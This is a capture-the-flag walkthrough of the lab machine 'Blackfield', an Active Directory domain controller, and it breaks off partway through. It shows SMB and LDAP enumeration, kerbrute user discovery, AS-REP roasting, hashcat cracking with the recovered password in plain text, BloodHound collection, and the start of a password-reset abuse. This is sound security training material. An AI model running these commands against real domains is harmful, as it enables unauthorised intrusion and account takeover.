# Blackfield
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Blackfield
- OS Type: Windows
- Difficulty: Hard
Port Scanning - Service & Version Enumeration
# Nmap 7.95 scan initiated Tue Apr 29 08:59:50 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.10.192Nmap scan report for 10.10.10.192Host is up, received echo-reply ttl 127 (0.28s latency).Scanned at 2025-04-29 08:59:51 EDT for 499sNot shown: 65527 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT     STATE SERVICE       REASON          VERSION53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-04-29 20:06:51Z)135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)445/tcp  open  microsoft-ds? syn-ack ttl 127593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.03268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not FoundService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required|_clock-skew: 6h59m39s| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 48702/tcp): CLEAN (Timeout)|   Check 2 (port 36102/tcp): CLEAN (Timeout)|   Check 3 (port 53637/udp): CLEAN (Timeout)|   Check 4 (port 65227/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-time:|   date: 2025-04-29T20:07:09|_  start_date: N/A
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Tue Apr 29 09:08:10 2025 -- 1 IP address (1 host up) scanned in 499.48 seconds
Enumeration
Port 445 - SMB
let’s start our enumeration by smb service, we’ll first check for anonymous login (also known as Null session)
smbclient -L //10.10.10.192
oh nice we found some shares
netexec smb 10.10.10.192 -u 'WORKGROUP\kali' -p '' --shares
this will check the share permissions as guest user, nothing here much!, let’s connect to profiles$ share
smbclient //10.10.10.192/profiles$ -N
looks like these are the usernames, let’s try enum4linux if we can get any useful information
enum4linux 10.10.10.192
nothing interesting found
let’s continue our enumeration and filter usernames from the directory list i used below command to put all directory names inside a file called users
smbclient //10.10.10.192/profiles$ -N -c "ls" > userscleaning the output and then pass the usernames to kerbrute to enumerate valid users
kerbrute userenum --dc 10.10.10.192 -d blackfield.local users
let’s store these user’s in valid users’s list

get only usernames and remove domain name using cut command
cat valid-users.txt | cut -d "@" -f 1
Port 135/MSRPC
i tried to connect to ms-rpc using rpcclient
rpcclient -U "" 10.10.10.192
let’s move to another port we’ll check for the ldap search
Port 389,3268/LDAP
let’s start enumerating the Directory access protocol - LDAP
first we need DN (distinguished name) or base name for domain to search from
ldapsearch -H ldap://10.10.10.192 -x -s base namingcontexts
we’ll use this as base to run our ldap query as we don’t have valid username and password we’ll try to enumerate anonymously
ldapsearch -H ldap://10.10.10.192 -x -b "DC=BLACKFIELD,DC=local"
as per LDAP output we need to authenticate to run ldap queries means nothing for us here
let’s take some actions on information we’ve gathered so far, so i start from the AS-REP Roasting attack, now as we have the valid users let’s check if any user has Dont_require_preauth flag set, if this flag in any of user we can get the kerberos TGT hash for that user which encrypted using the user’s password and cracking the hash we can get the actual password of user
impacket-GetNPUsers -no-pass -dc-ip 10.10.10.192 -usersfile users blackfield.local/
Bingo!, we have a hit i got the TGT hash for the support user let’s save it as support.ha and and crack it using hashcat
hashcat -m 18200 support.hash /usr/share/wordlists/rockyou.txt
You Said it Hashcat Cracked It!!
i always create two files when i found password for user, 1. creds - which contains valid set of creds and 2. password.txt - which contains password that we can use in password spraying and other tasks
let’s use this credentials to enumerate shares from the system
netexec smb 10.10.10.192 -u support -p '#00^BlackKnight' --shares
i checked the NETLOGON share but didn’t find anything useful
let’s run the bloodhound-python to get information from domain and then visualize the output using bloodhound
run bloodhound -python to gather information
bloodhound-python -c all -u 'support' -p '#00^BlackKnight' -d blackfield.local -ns 10.10.10.192
start neo4j database using
sudo neo4j console
nice now load the json files in bloodhound search for support user and right click > mark user as owned
check the node info of the user we found user has permissions to Change password for audit2020 as the user has ForceChangePassword permission

nice let’s use the rpcclient to login as support user and then change the password for audit2020
rpcclient -U "blackfield.local/support" 10.10.10.192after that we’ll use setuserinfo to reset the password
